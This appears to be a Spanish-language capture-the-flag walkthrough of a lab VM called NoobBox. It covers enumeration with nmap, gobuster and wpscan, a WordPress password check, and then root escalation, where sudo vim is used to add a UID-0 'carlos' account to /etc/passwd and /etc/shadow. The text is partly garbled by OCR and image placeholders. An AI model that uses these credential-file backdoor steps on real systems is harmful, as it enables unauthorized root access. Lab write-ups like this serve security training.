




```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sat Jun  7 12:35:45 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p80 -oN target 10.0.2.82
Nmap scan report for 10.0.2.82
Host is up (0.00019s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:25:BB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun  7 12:35:52 2025 -- 1 IP address (1 host up) scanned in 6.71 seconds
```



```
❯ gobuster dir -u http://10.0.2.82 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x xml,php,html,md,txt -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.82
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              md,txt,xml,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/wordpress            (Status: 301) [Size: 310] [--> http://10.0.2.82/wordpress/]
/manual               (Status: 301) [Size: 307] [--> http://10.0.2.82/manual/]
/index.html           (Status: 200) [Size: 10701]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 1323354 / 1323360 (100.00%)
```



Skip to content

NoobBox

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Published March 6, 2021
Categorized as Uncategorized
Search... Search

Recent Posts

- Hello world!

Recent Comments

- A WordPress Commenter on Hello world!

NoobBox
Proudly powered by WordPress.

Gestor de Contenido
WordPress 5.6.2

Blog
WordPress 5.6.2

Misceláneo
RSS
Google Code Prettify


Servidor Web
Apache HTTP Server 2.4.38

Lenguaje de programación
PHP


Sistema Operativo
Debian

Base de Datos
MySQL


¿Algo funciona mal o falta?




```
❯ wpscan --url http://10.0.2.82/wordpress -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.

[+] URL: http://10.0.2.82/wordpress/ [10.0.2.82]
[+] Started: Sat Jun  7 12:53:59 2025
```




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:10 <=================================

[i] User(s) Identified:

[+] noobbox
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
❯ gobuster dir -u http://10.0.2.82 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x xml,php,html,md,txt,jpg,png -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.82
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,md,txt,jpg,png,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/img.jpg              (Status: 200) [Size: 4811]
```







```
❯ echo 5p4c3 > pass.txt
❯ wpscan --url http://10.0.2.82/wordpress --usernames noobbox --passwords pass.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.

[+] URL: http://10.0.2.82/wordpress/ [10.0.2.82]
[+] Started: Sat Jun  7 13:06:48 2025
Interesting Finding(s):
```



```
[!] Valid Combinations Found:
 | Username: noobbox, Password: 5p4c3
```



```
❯ gobuster dir -u http://10.0.2.82/wordpress -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x xml,php,html,md,txt,jpg,png -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.82/wordpress
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,md,txt,jpg,png,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/wp-content           (Status: 301) [Size: 321] [--> http://10.0.2.82/wordpress/wp-content/]
/index.php            (Status: 301) [Size: 0] [--> http://10.0.2.82/wordpress/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 322] [--> http://10.0.2.82/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7278]
/wp-login.php         (Status: 200) [Size: 6941]
/wp-admin             (Status: 301) [Size: 319] [--> http://10.0.2.82/wordpress/wp-admin/]
/wp-trackback.php     (Status: 200) [Size: 135]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://192.168.43.162/wordpress/wp-login.php?action=register]
Progress: 1764472 / 1764480 (100.00%)
```



Powered by WordPress

Username or Email Address noobbox

Password ●●●●●


□ Remember Me

Log In


Lost your password?

← Go to NoobBox


Tuve que seguir desde la VM ya que no me funcionaba la redirección




```
noobbox@NOObBox:~$ cat user.txt
USER FLAG : {e7028891afea8df6164a35880cc7e2e5}
```




```
noobbox@NOObBox:~$ sudo -l
[sudo] password for noobbox:
Matching Defaults entries for noobbox on NOObBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User noobbox may run the following commands on NOObBox:
    (ALL : ALL) /usr/bin/vim
```



```
noobbox@NOObBox:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/rbash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
noobbox:x:1000:1000:noobbox,,,:/home/noobbox:/bin/rbash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
```




```
noobbox@NOObBox:~$ sudo vim /etc/passwd
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/rbash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
noobbox:x:1000:1000:noobbox,,,:/home/noobbox:/bin/rbash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
carlos:x:0:0:root:/root:/bin/bash_
```


toor es la password



```
noobbox@N0ObBox:~$ openssl passwd -6
Password:
Verifying - Password:
$6$kV01RJ1OMBazyyIH$fzS.eNSnfbvVLfkI7K4zoYiKRsk8.bgbUANetBF5ihxu6FYbzuZYg3CCvDNNPU0Aer.AWX2/JW355nzm
4uYIoO
```



```
noobbox@N0ObBox:~$ sudo vim /etc/shadow_
```



```
carlos:$6$kV01RJ1OMBazyyIH$fzS.eNSnfbvVLfkI7K4zoYiKRsk8.bgbUANetBF5ihxu6FYbzuZYg3CCvDNNPU0Aer.AWX2/J
W355nzm4uYIoO
```